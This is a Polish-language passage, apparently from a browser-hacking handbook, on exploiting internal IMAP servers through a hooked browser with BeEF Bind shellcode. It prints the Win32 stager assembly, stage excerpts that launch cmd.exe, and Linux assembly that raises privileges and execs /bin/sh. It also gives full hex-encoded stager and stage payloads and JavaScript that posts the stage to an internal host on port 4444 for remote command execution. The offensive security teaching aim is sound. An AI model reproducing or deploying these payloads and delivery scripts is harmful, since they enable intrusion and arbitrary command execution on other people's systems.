Pamiętaj, że jedyną rzeczą, którą kontrolujesz w docelowej sieci wewnętrznej, jest podpięta przeglądarka. Ta sytuacja może nie być idealna, ponieważ rozwiązania filtrowania ruchu wychodzącego z sieci mogą wykryć połączenie wychodzące z serwera docelowego w sieci wewnętrznej do hosta w Internecie. Co więcej, czujny administrator systemu prawdopodobnie będzie bardziej podejrzliwy, widząc połączenie z serwera wewnętrznego do nieznanego systemu internetowego, niż połączenie z serwera wewnętrznego do innego systemu wewnętrznego. Zanim przejdziemy do następnej sekcji, należy pamiętać o wymaganiach, które należy spełnić, aby wykonać ataki IPE. Po pierwsze, implementacje protokołów, których nadużywasz, muszą być odporne na błędy i enkapsulację danych w żądaniach HTTP. Po drugie, być może będziesz musiał poświęcić trochę czasu na wstępne zrozumienie, jakie nagłówki HTTP są obecne, i dostosować rozmiar ładunku odpowiednio. Po trzecie, ataki te zakładają niezakłócony kanał wyjściowy z docelowego serwera wewnętrznego. Założenie, że serwer wewnętrzny może komunikować się z siecią przy użyciu arbitralnych portów, staje się mniej zasadne, ponieważ więcej kontroli granic bezpieczeństwa jest nakładanych na środowiska korporacyjne. Wreszcie, bez przeprowadzania dość znaczącego rozpoznania, znalezienie systemów, które można wewnętrznie wykorzystać, podatnych nie tylko na IPC, ale także na IPE, nie jest trywialnym zadaniem. Chociaż przezwyciężenie trudności związanych z prowadzeniem rozpoznania i wykrywaniem systemów nadających się do wykorzystania zostało omówione we wcześniejszej części poświęconej identyfikacji celów, nie pomaga to w przypadku trzeciego problemu. Jak komunikować się z powrotem z wykorzystywanego systemu do Internetu, jeśli dostęp wychodzący jest ograniczony? W poniższej sekcji omówiono sposób przezwyciężenia tego ograniczenia za pomocą kodu powłoki BeEF Bind.

Pobieranie muszli za pomocą BeEF Bind

Ta ostatnia sekcja podsumowuje wcześniej omawiane ataki między protokołami Exploitation and Communication (IPEC) i przedstawia BeEF Bind (koncepcję wymyśloną przez Wade Alcorn). BeEF Bind

to stosunkowo niewielki kod Shellcode dla systemów Windows i Linux, który może być używany z atakami IPE. Ta sama idea kryjąca się za wewnętrznymi elementami Shellcode jest następnie ponownie zaimplementowana za pomocą przykładów Java i PHP. Oczywiście możesz przenieść go na prawie każdy język. Rozdział 9 dotyczył praktycznych ataków Remote Command Execution na aplikacje internetowe i serwery aplikacji Java. Wiele z omawianych ładunków można zmodyfikować za pomocą ładunku BeEF Bind, aby uzyskać pełną dwukierunkową komunikację za pośrednictwem zaczepionej przeglądarki z powrotem do zaatakowanych serwerów JBoss, GlassFish lub m0n0wall.

Kod powłoki BeEF Bind

BeEF Bind to, jak sama nazwa wskazuje, wiązanie Shellcode. Oznacza to, że jest to maleńki kod Shellcode, którego możesz użyć w swoich exploitach, aby uzyskać dwukierunkową komunikację z zaatakowanym systemem z zaczepionej przeglądarki. Opracowany w 2011 roku przez Ty Millera, Shellcode został publicznie wydany podczas RuxCon 2012. Shellcode składa się z Stagera i Stage. Stager to pierwsza część kodu Shellcode zawarta w exploitie. Zawiera bardzo minimalny zestaw instrukcji, które są następnie używane do wykonania stołu montażowego, który jest dostarczany z żądaniami drugorzędnymi. Stage jest wysyłany do portu, z którym Stager jest powiązany. Zawiera ostateczną zawartość do wykonania, taką jak funkcjonalność kanału dwukierunkowego i możliwość wykonywania poleceń systemu operacyjnego. Powodem, dla którego BeEF Bind jest podzielony na dwa komponenty, jest to, że Stage jest często zbyt duży, aby można go było przesłać jako część początkowego exploita. Oczywiście BeEF Bind Stage jest wysyłany później, ale można również wysyłać inne ładunki. Stager łagodzi problem z rozmiarem, ponieważ jest wystarczająco mały do wykonania, a jego jedynym celem jest otrzymanie większego Stage do dalszego wykonania. Aby uwzględnić wykorzystanie zarówno systemów Windows, jak i Linux, dwa oddzielne BeEF Implementacje powiązań są omówione dalej.

Win32 Stager

Rozmiar początkowego Stagera to tylko 299 bajtów. Ten mały rozmiar jest idealny dla większości exploitów systemu Windows, a także pozostawia trochę miejsca na kodowanie złych znaków w zależności od protokołu, który chcesz wykorzystać. Poniżej znajduje się źródło Assembly Stagera, pamiętając, że plik block_bind_tcp.asm autorstwa Stephena Fewera nie jest uwzględniony, ponieważ jest to kod publiczny, który można znaleźć w Metasploit:

```
;-----------------------------------------------------------;

; Author: Ty Miller @ Threat Intelligence

; Compatible: Windows 7, 2008, Vista,

; 2003, XP, 2000, NT4

; Version: 1.0 (2nd December 2011)

;-----------------------------------------------------------;

[BITS 32]

;INPUT: EBP is block_api.

; by here we will have performed the bind_tcp

; connection to setup our external web socket

%include "src/block_bind_tcp.asm"
```

```
; Input: EBP must be the address of 'api_call'.
; Output: EDI will be the newly connected clients socket
; Clobbers: EAX, EBX, ESI, EDI, ESP will
; also be modified (-0x1A0)
;%include "src/block_virtualalloc.asm"
; Input: None
; Output: EAX holds pointer to the start of buffer 0x1000
; bytes, EBX has value 0x1000
; Clobbers: EAX, EBX, ECX, EDX
; Included here below:
mov ebx,0x1000 ; setup our flags and buffer size in ebx
; Alloc a buffer for the request and response data
allocate_memory:
; PAGE_EXECUTE_READWRITE - don't need execute but may as well
push byte 0x40
push ebx ; MEM_COMMIT
push ebx ; size of memory to be allocated (4096 bytes)
push byte 0 ; NULL as we don’t care where the allocation is
push 0xE553A458 ; hash( "kernel32.dll", "VirtualAlloc" )
; VirtualAlloc( NULL, dwLength,
; MEM_COMMIT, PAGE_EXECUTE_READWRITE );
call ebp
; save pointer to buffer since eax gets clobbered
mov esi, eax
; Receive the web request containing the stage
recv:
push byte 0 ; flags
push ebx ; allocated space for stage
push eax ; start of our allocated command space
push edi ; external socket
push 0x5FC8D902 ; hash( "ws2_32.dll", "recv" )
```

```
call ebp ; recv( external_socket, buffer, size, 0 );

close_handle:

push edi ; hObject: external socket

push 0x528796C6 ; hash(kernel32.dll,CloseHandle)

call ebp ; CloseHandle

; Search for "cmd=" in the web request for our payload

find_cmd:

cmp dword [esi], 0x3d646d63 ; check if ebx points to "cmd="

jz cmd_found ; if we found "cmd=" then parse the command

inc esi ; point ebx to next char in request data

jmp short find_cmd ; check next location for "cmd="

cmd_found: ; now pointing to start of our command

; add esi,4 ; starts off pointing at "cmd=" so add 3

; (plus inc eax below) to point to command

; ... this compiles to 6 byte opcode

db 0x83, 0xC6, 0x04 ; add esi,4 ... but only 3 byte opcode

jmp esi ; jump to our stage payload
```

Jeśli nie znasz Shellcode, The Shellcoder Hacker's Handbook 2nd Edition jest doskonałym źródłem informacji. Cztery główne kroki Stagera to:

1. Powiąż port na 4444/TCP, aby zaakceptować żądanie HTTP POST zawierające surowy Stage w parametrze o nazwie cmd.

2 Gdy żądanie zostaje przetworzone, Stager lokalizuje Stage przez wyszukiwanie łańcucha cmd= w pamięci, sprawdzając czy wskazuje na niego wartość rejestru EBX: cmp dword [esi], 0x3d646d63

3. Po znalezieniu adresu pamięci stołu montażowego Stager przydziela porcję pamięci wykonywalnej, a następnie kopiuje do niej stół montażowy.

4. Port powiązania 4444/TCP jest następnie zamykany i wykonywany jest etap. Parametr cmd w treści POST to binarna wersja stołu montażowego, która zostanie omówiona w dalszej części.

Win32 Stage

BeEF Bind Stage to zasadniczo uproszczony serwer sieciowy. Odpowiada klasyczną odpowiedzią HTTP, dodając odpowiedni nagłówek CORS, aby umożliwić dwukierunkową komunikację z podłączoną przeglądarką. Mogłoby to w równym stopniu wykorzystywać JavaScript do komunikowania się między źródłami, chociaż wprowadziłoby to większą złożoność na stole montażowym. Kod źródłowy Stage jest znacznie większy niż Stager, więc w celu zachowania zwięzłości nie został tutaj uwzględniony. Pełne źródło zestawu można znaleźć pod adresem https://browserhacker.com, ale na razie przyjrzyjmy się

najciekawszym częściom sceny. Poniższy kod odpowiada za dodanie odpowiednich nagłówków odpowiedzi HTTP, w szczególności Access-Control-Allow-Origin: *header:

response_headers:

push esi ; save pointer to start of buffer

lea edi,[esi+1048] ; set pointer to output buffer

call get_headers ; locate the static http response headers

db 'HTTP/1.1 200 OK', 0x0d, 0x0a, 'Content-Type: text/html',

0x0d,0x0a, 'Access-Control-Allow-Origin: *', 0x0d, 0x0a,

'Content-Length: 3016', 0x0d, 0x0a, 0x0d, 0x0a

get_headers:

pop esi ; get pointer to response headers into esi

mov ecx, 98 ; length of http response headers

rep movsb ; move the http headers into the buffer

pop esi ; restore pointer to start of buffer

Stager i Stage mają te same elementy wewnętrzne podczas wiązania portów TCP i wyszukiwania cmd= w pamięci. Złożoność Stage polega na wykonywaniu poleceń systemu operacyjnego, odczytywaniu ich wyników i zwracaniu wyników w odpowiedzi HTTP. Następujące kroki są uchwalone:

1. Tworzone są zestawy potoków systemu operacyjnego, aby przekierować wejście i wyjście przez cmd. exe. Te potoki są używane do przekazywania, a następnie wykonywania poleceń systemu operacyjnego.

2. Polecenia są wykonywane, a ich dane wyjściowe są wczytywane do wstępnie przydzielonego bufora.

3. Zawartość bufora wyjściowego jest zawarta w odpowiedzi HTTP wraz z omówionym wcześniej nagłówkiem CORS.

4. Klient, w tym przypadku obiekt XMLHttpRequest w przechwyconej przeglądarce, odczytuje odpowiedź przychodzącą ze stołu montażowego, która zawiera Content-Type: text/html i analizuje ją.

Część Stagera, która tworzy polecenie systemu operacyjnego, jest następująca:

[BITS 32]

; Input:

; EBP is api_call

; esp+00 child stdin read file descriptor (inherited)

; esp+04 not used

; esp+08 not used

; esp+12 child stdout write file descriptor (inherited)

; Output: None.

```
; Clobbers: EAX, EBX, ECX, EDX, ESI, ESP will also be modified
shell:
push 0x00646D63 ; push our command line: 'cmd',0
mov ebx, esp ; save a pointer to the command line
push dword [esp+16] ; child stdout write file descriptor
; for process stderr
push dword [esp+20] ; child stdout write file descriptor
; for process stdout
push dword [esp+12] ; child stdin read file descriptor
; for process stdout
xor esi, esi ; Clear ESI for all the NULL's we need to push
push byte 18 ; We want to place (18 * 4) = 72 null
; bytes onto the stack
pop ecx ; Set ECX for the loop
push_loop:
push esi ; push a null dword
; keep looping until we have pushed enough nulls
loop push_loop
; Set the STARTUPINFO Structure's dwFlags
; to STARTF_USESTDHANDLES | STARTF_USESHOWWINDOW
mov word [esp + 60], 0x0101
; Set EAX as a pointer to STARTUPINFO Structure
lea eax, [esp + 16]
; Set the size of the STARTUPINFO Structure
mov byte [eax], 68
; perform the call to CreateProcessA
; Push the pointer to the PROCESS_INFORMATION Structure
push esp
; Push the pointer to the STARTUPINFO Structure
push eax
; The lpCurrentDirectory is NULL so the new process
```

```
; will have the same current directory as its parent
push esi
; The lpEnvironment is NULL so the new process will
; have the same enviroment as its parent
push esi
push esi ; We don’t specify any dwCreationFlags
inc esi ; Increment ESI to be one
; Set bInheritHandles to TRUE in order to inherit
; all possible handles from the parent
push esi
dec esi ; Decrement ESI back down to zero
push esi ; Set lpThreadAttributes to NULL
push esi ; Set lpProcessAttributes to NULL
push ebx ; Set the lpCommandLine to point to "cmd",0
push esi ; Set lpApplicationName to NULL as we
; are using the command line param instead
; hash( "kernel32.dll", "CreateProcessA" )
push 0x863FCC79
; CreateProcessA( 0, &"cmd", 0, 0, TRUE, 0, 0, 0, &si, &pi );
call ebp
```

Jak podkreślono w komentarzach do zespołu, funkcja CreateProcessA interfejsu API systemu Windows jest wywoływana w celu wykonania polecenia zawartego w parametrze cmd POST. Teraz dochodzimy do pytania, jak radzić sobie w sytuacjach, gdy bufor wyjściowy jest za mały. Na przykład, jeśli wydasz polecenie dir w katalogu z setkami plików, wynik prawdopodobnie będzie większy niż wstępnie przydzielony bufor. Przeglądarka nie wie, czy pobrano pełną zawartość listy plików. Aby określić, czy dostępnych jest więcej informacji, przeglądarka musi wysłać dodatkowe żądanie. Może to być pusty POST bez parametru cmd lub żądanie GET. Jeśli dostępnych jest więcej danych wyjściowych i trzeba je zwrócić, zostaną one zwrócone jako odpowiedź na te puste żądania. Trwa to, dopóki kod Shellcode nie zamknie połączenia HTTP, co oznacza, że nie ma więcej danych wyjściowych polecenia do pobrania.

Linux32 Stager i Stage

Bart Leppens przeniósł Miller's BeEF Bind Shellcode do Linuksa. Dzięki jego wysiłkom możesz również używać BeEF Bind przeciwko usługom Linux. Zarówno Stager, jak i Stage są mniejsze niż implementacja Win32 BeEF Bind. Dzieje się tak, ponieważ Windows przechowuje funkcje w bibliotekach DLL, co z kolei oznacza, że Shellcode musi najpierw zlokalizować kernel32 jako bazę. Następnie używa tej bazy do rozwiązania wszelkich funkcji, które mają być wywoływane w kodzie Shell, z powrotem na surowe adresy pamięci. Ponadto adresy pamięci funkcji systemu Windows zmieniają się w zależności od wersji

systemu operacyjnego i poziomu dodatku Service Pack. Dlatego ta część kodu Shellcode musi zostać napisana, aby obsługiwała te różne wersje. Ta wymagana funkcja zwiększa rozmiar kodu powłoki systemu Windows. Linux używa wywołań systemowych zamiast bibliotek DLL, co oznacza, że dodatkowe obciążenie związane z rozwiązywaniem nazw funkcji i obsługą platform nie jest wymagane w systemie Linux. Skutkuje to możliwością pisania mniejszego kodu Shellcode. Stager ma tylko 156 bajtów, a Stage tylko 606 bajtów. Poniższy zestaw przedstawia wykonywanie poleceń przychodzących w parametrze cmd. Jak widać, używane są wywołania systemowe setresuid i execve:

```
;setresuid(0,0,0)

xor eax, eax

xor ebx, ebx

xor ecx, ecx

xor edx, edx

mov al, 0xa4 ;sys_setresuid16

int 0x80

;execve("/bin//sh", 0, 0)

xor eax, eax

push eax

push eax

push 0x68732f2f ;//sh

push 0x6e69622f ;/bin

mov ebx, esp

push BYTE 0x0b ;sys_execve

pop eax

int 0x80
```

Shellcode korzysta ze standardowych wywołań systemowych systemu Linux, podobnie jak wersja dla systemu Windows korzystała z interfejsu API systemu Windows. Pełny kod źródłowy BeEF Bind Linux Shellcode można znaleźć na stronie browserhacker.com.

Korzystanie z BeEF Bind w swoich eksploitach

Wszystkie exploity omówione w sekcjach Remote Command Execution w rozdziale 9 można zmodyfikować tak, aby działały z BeEF Bind. Teraz przyjrzyjmy się kilku praktycznym przykładom używania BeEF Bind przeciwko celom Windows i Linux.

Przykład wykorzystania między protokołami IMAP

Wracając do usługi IMAP, którą eksploatowaliśmy wcześniej, powtórzmy ataki, tym razem z wykorzystaniem BeEF Bind Shellcode. Podobnie jak w przypadku każdego Shellcode, prawdopodobnie będziesz musiał zakodować Stager, aby zapobiec problemom z niektórymi znakami w różnych protokołach. Każdy protokół, podobnie jak każdy język programowania, ma określone znaki, które są

obsługiwane na różne sposoby. Na przykład niektóre znaki mogą oznaczać koniec polecenia, koniec ciągu i tak dalej. Złe znaki różnią się w zależności od protokołu. Na przykład w przypadku protokołu IMAP zawsze chcesz zakodować znaki \x00\x0a\x0d\x20\x7b, jeśli znajdują się w twoim kodzie powłoki, w przeciwnym razie twój kod powłoki może nie działać zgodnie z oczekiwaniami. Polecenie, które wydajesz, może zostać skrócone, nieprawidłowo zakończone lub po prostu zignorowane. Przypomnij sobie, że kod JavaScript w poprzednim przykładzie używał normalnego kodu powłoki Metasploit Meterpreter reverse_tcp. Teraz wystarczy zmienić Stager na odpowiednik BeEF Bind:

```
// B33FB33F is just the "egg"

var stager = "B33FB33F" +

"\xba\x6a\x99\xf8\x25\xd9\xcc\xd9\x74\x24\xf4\x5e\x31\xc9" +

"\xb1\x4b\x83\xc6\x04\x31\x56\x11\x03\x56\x11\xe2\x9f\x65" +

"\x10\xac\x5f\x96\xe1\xcf\xd6\x73\xd0\xdd\x8c\xf0\x41\xd2" +

"\xc7\x55\x6a\x99\x85\x4d\xf9\xef\x01\x61\x4a\x45\x77\x4c" +

"\x4b\x6b\xb7\x02\x8f\xed\x4b\x59\xdc\xcd\x72\x92\x11\x0f" +

"\xb3\xcf\xda\x5d\x6c\x9b\x49\x72\x19\xd9\x51\x73\xcd\x55" +

"\xe9\x0b\x68\xa9\x9e\xa1\x73\xfa\x0f\xbd\x3b\xe2\x24\x99" +

"\x9b\x13\xe8\xf9\xe7\x5a\x85\xca\x9c\x5c\x4f\x03\x5d\x6f" +

"\xaf\xc8\x60\x5f\x22\x10\xa5\x58\xdd\x67\xdd\x9a\x60\x70" +

"\x26\xe0\xbe\xf5\xba\x42\x34\xad\x1e\x72\x99\x28\xd5\x78" +

"\x56\x3e\xb1\x9c\x69\x93\xca\x99\xe2\x12\x1c\x28\xb0\x30" +

"\xb8\x70\x62\x58\x99\xdc\xc5\x65\xf9\xb9\xba\xc3\x72\x2b" +

"\xae\x72\xd9\x24\x03\x49\xe1\xb4\x0b\xda\x92\x86\x94\x70" +

"\x3c\xab\x5d\x5f\xbb\xcc\x77\x27\x53\x33\x78\x58\x7a\xf0" +

"\x2c\x08\x14\xd1\x4c\xc3\xe4\xde\x98\x44\xb4\x70\x73\x25" +

"\x64\x31\x23\xcd\x6e\xbe\x1c\xed\x91\x14\x35\xdf\xb6\xc4" +

"\x52\x22\x48\xfa\xfe\xab\xae\x96\xee\xfd\x79\x0f\xcd\xd9" +

"\xb2\xa8\x2e\x08\xef\x61\xb9\x04\xe6\xb6\xc6\x94\x2d\x95" +

"\x6b\x3c\xa5\x6e\x60\xf9\xd4\x70\xad\xa9\x81\xe7\x3b\x38" +

"\xe0\x96\x3c\x11\x41\x58\xd3\x9a\xb5\x33\x93\xc9\xe6\xa9" +

"\x13\x86\x50\x8a\x47\xb3\x9f\x07\xee\xfd\x35\xa8\xa2\x51" +

"\x9e\xc0\x46\x8b\xe8\x4e\xb8\xfe\xbf\x18\x80\x97\xb8\x8b" +

"\xf3\x4d\x47\x15\x6f\x03\x23\x57\x1b\xd8\xed\x4c\x16\x5d" +

"\x37\x96\x26\x84";
```


Reszta kodu JavaScript może pozostać taka sama. Można teraz wysłać pierwsze żądanie POST techniką IPE, co skutkuje wstawieniem i wykonaniem BeEF Bind Stager w pamięci usługi IMAP. Zauważysz, że port 4444/TCP nasłuchuje teraz na hoście docelowym. Drugim obowiązkowym krokiem jest wysłanie stołu montażowego do tego portu nasłuchującego. Aby to osiągnąć, możesz użyć następującego kodu:


```
// BeEF Bind Windows 32bit Stage

var BeEF_Bind_Stage =

"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30\x8b\x52"+

"\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff\x31\xc0\xac\x3c"+

"\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10"+

"\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48"+

"\x18\x8b\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31"+

"\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24"+

"\x75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3"+

"\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0"+

"\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\xbb\x00\x10\x00\x00\x6a\x40\x53\x53"+

"\x6a\x00\x68\x58\xa4\x53\xe5\xff\xd5\x89\xc6\x68\x01\x00\x00\x00\x68"+

"\x00\x00\x00\x00\x68\x0c\x00\x00\x00\x68\x00\x00\x00\x00\x89\xe3\x68"+

"\x00\x00\x00\x00\x89\xe1\x68\x00\x00\x00\x00\x8d\x7c\x24\x0c\x57\x53"+

"\x51\x68\x3e\xcf\xaf\x0e\xff\xd5\x68\x00\x00\x00\x00\x89\xe3\x68\x00"+

"\x00\x00\x00\x89\xe1\x68\x00\x00\x00\x00\x8d\x7c\x24\x14\x57\x53\x51"+

"\x68\x3e\xcf\xaf\x0e\xff\xd5\x8b\x5c\x24\x08\x68\x00\x00\x00\x00\x68"+

"\x01\x00\x00\x00\x53\x68\xca\x13\xd3\x1c\xff\xd5\x8b\x5c\x24\x04\x68"+

"\x00\x00\x00\x00\x68\x01\x00\x00\x00\x53\x68\xca\x13\xd3\x1c\xff\xd5"+

"\x89\xf7\x68\x63\x6d\x64\x00\x89\xe3\xff\x74\x24\x10\xff\x74\x24\x14"+

"\xff\x74\x24\x0c\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24\x3c"+

"\x01\x01\x8d\x44\x24\x10\xc6\x00\x44\x54\x50\x56\x56\x56\x46\x56\x4e"+

"\x56\x56\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89\xfe\xb9\xf8\x0f\x00"+

"\x00\x8d\x46\x08\xc6\x00\x00\x40\xe2\xfa\x56\x8d\xbe\x18\x04\x00\x00"+

"\xe8\x62\x00\x00\x00\x48\x54\x54\x50\x2f\x31\x2e\x31\x20\x32\x30\x30"+

"\x20\x4f\x4b\x0d\x0a\x43\x6f\x6e\x74\x65\x6e\x74\x2d\x54\x79\x70\x65"+

"\x3a\x20\x74\x65\x78\x74\x2f\x68\x74\x6d\x6c\x0d\x0a\x41\x63\x63\x65"+

"\x73\x73\x2d\x43\x6f\x6e\x74\x72\x6f\x6c\x2d\x41\x6c\x6c\x6f\x77\x2d"+
```

```
"\x4f\x72\x69\x67\x69\x6e\x3a\x20\x2a\x0d\x0a\x43\x6f\x6e\x74\x65\x6e"+
"\x74\x2d\x4c\x65\x6e\x67\x74\x68\x3a\x20\x33\x30\x31\x36\x0d\x0a\x0d"+
"\x0a\x5e\xb9\x62\x00\x00\x00\xf3\xa4\x5e\x56\x68\x33\x32\x00\x00\x68"+
"\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00"+
"\x29\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50\x40\x50"+
"\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x97\x31\xdb\x53\x68\x02\x00\x11"+
"\x5c\x89\xe6\x6a\x10\x56\x57\x68\xc2\xdb\x37\x67\xff\xd5\x53\x57\x68"+
"\xb7\xe9\x38\xff\xff\xd5\x53\x53\x57\x68\x74\xec\x3b\xe1\xff\xd5\x57"+
"\x97\x68\x75\x6e\x4d\x61\xff\xd5\x81\xc4\xa0\x01\x00\x00\x5e\x89\x3e"+
"\x6a\x00\x68\x00\x04\x00\x00\x89\xf3\x81\xc3\x08\x00\x00\x00\x53\xff"+
"\x36\x68\x02\xd9\xc8\x5f\xff\xd5\x8b\x54\x24\x64\xb9\x00\x04\x00\x00"+
"\x81\x3b\x63\x6d\x64\x3d\x74\x06\x43\x49\xe3\x3a\xeb\xf2\x81\xc3\x03"+
"\x00\x00\x00\x43\x53\x68\x00\x00\x00\x00\x8d\xbe\x10\x04\x00\x00\x57"+
"\x68\x01\x00\x00\x00\x53\x8b\x5c\x24\x70\x53\x68\x2d\x57\xae\x5b\xff"+
"\xd5\x5b\x80\x3b\x0a\x75\xda\x68\xe8\x03\x00\x00\x68\x44\xf0\x35\xe0"+
"\xff\xd5\x31\xc0\x50\x8d\x5e\x04\x53\x50\x50\x50\x8d\x5c\x24\x74\x8b"+
"\x1b\x53\x68\x18\xb7\x3c\xb3\xff\xd5\x85\xc0\x74\x44\x8b\x46\x04\x85"+
"\xc0\x74\x3d\x68\x00\x00\x00\x00\x8d\xbe\x14\x04\x00\x00\x57\x68\x86"+
"\x0b\x00\x00\x8d\xbe\x7a\x04\x00\x00\x57\x8d\x5c\x24\x70\x8b\x1b\x53"+
"\x68\xad\x9e\x5f\xbb\xff\xd5\x6a\x00\x68\xe8\x0b\x00\x00\x8d\xbe\x18"+
"\x04\x00\x00\x57\xff\x36\x68\xc2\xeb\x38\x5f\xff\xd5\xff\x36\x68\xc6"+
"\x96\x87\x52\xff\xd5\xe9\x38\xfe\xff\xff";
var uri = "http://172.16.37.151:4444/";
xhr = new XMLHttpRequest();
xhr.open("POST", uri, true);
xhr.setRequestHeader("Content-Type", "text/plain");
xhr.setRequestHeader('Accept','*/*');
xhr.setRequestHeader("Accept-Language", "en");
xhr.sendAsBinary("cmd=" + BeEF_Bind_Stage);
```

Teraz, gdy zarówno BeEF Bind Stager, jak i Stage działają w pamięci, możesz wchodzić w interakcję z zaatakowanym systemem na porcie TCP 4444 cross-origin. Komunikacja z Shellcode, jak wyjaśniono wcześniej, jest dwukierunkowa dzięki nagłówkowi CORS zwracanemu w każdej odpowiedzi HTTP.


Moduł poleceń BeEF_bind w BeEF zawiera wiele z tych funkcji i pozwala na bardziej zautomatyzowaną eksploatację. Na potrzeby tej demonstracji załóżmy, że masz obejście blokowania portów i masz przeglądarkę podłączoną do BeEF. Następnie znajdziesz system w sieci wewnętrznej, który ma otwarty port 143. Teraz BeEF może pomóc w wykorzystaniu tej luki w sposób w większości zautomatyzowany, jak pokazano na rysunkach.





Z perspektywy surowego pakietu sieciowego dostarczanie exploita i komunikacja z BeEF Bind to standardowe żądania i odpowiedzi HTTP. Rysunek 10-27 przedstawia zrzut surowego ruchu podczas korzystania z omówionej wcześniej usługi IMAP, podczas dostarczania BeEF Bind Stager jako Shellcode.

Po uruchomieniu kodu powłoki BeEF Bind w pamięci jesteś teraz gotowy do interakcji z nim, wysyłając żądania POST zawierające polecenie, które chcesz wykonać w parametrze cmd. Rysunek pokazuje surową parę żądania i odpowiedzi HTTP podczas wykonywania polecenia, w tym przypadku netstat –na, aby pokazać aktywne połączenia sieciowe hosta.



Podsumujmy ten atak, aby zrozumieć sekwencję działań:

1. Podatny serwer IMAP został wykryty w sieci wewnętrznej przez przechwyconą przeglądarkę.

2. Zahaczona przeglądarka wykorzystuje podatną na ataki usługę, wysyłając

Żądanie XMLHttp. BeEF Bind Stager jest używany jako ładunek exploita.

3. Spowoduje to otwarcie nasłuchiwania TCP na porcie 4444 na podatnym serwerze IMAP, który teraz oczekuje drugiej części ładunku BeEF Bind, Stage.

4. Przechwycona przeglądarka wysyła następnie drugie żądanie do serwera na porcie 4444, ponownie używając XMLHttpRequest.sendAsBinary, tym razem z BeEF Bind Stage.

5. Powiązanie BeEF jest teraz aktywne, umożliwiając przesyłanie dowolnych poleceń systemu operacyjnego do serwera IMAP za pomocą standardowych żądań POST.

W następnym przykładzie ponownie eksploruje ActiveFax, tym razem przy użyciu kodu powłoki BeEF Bind.

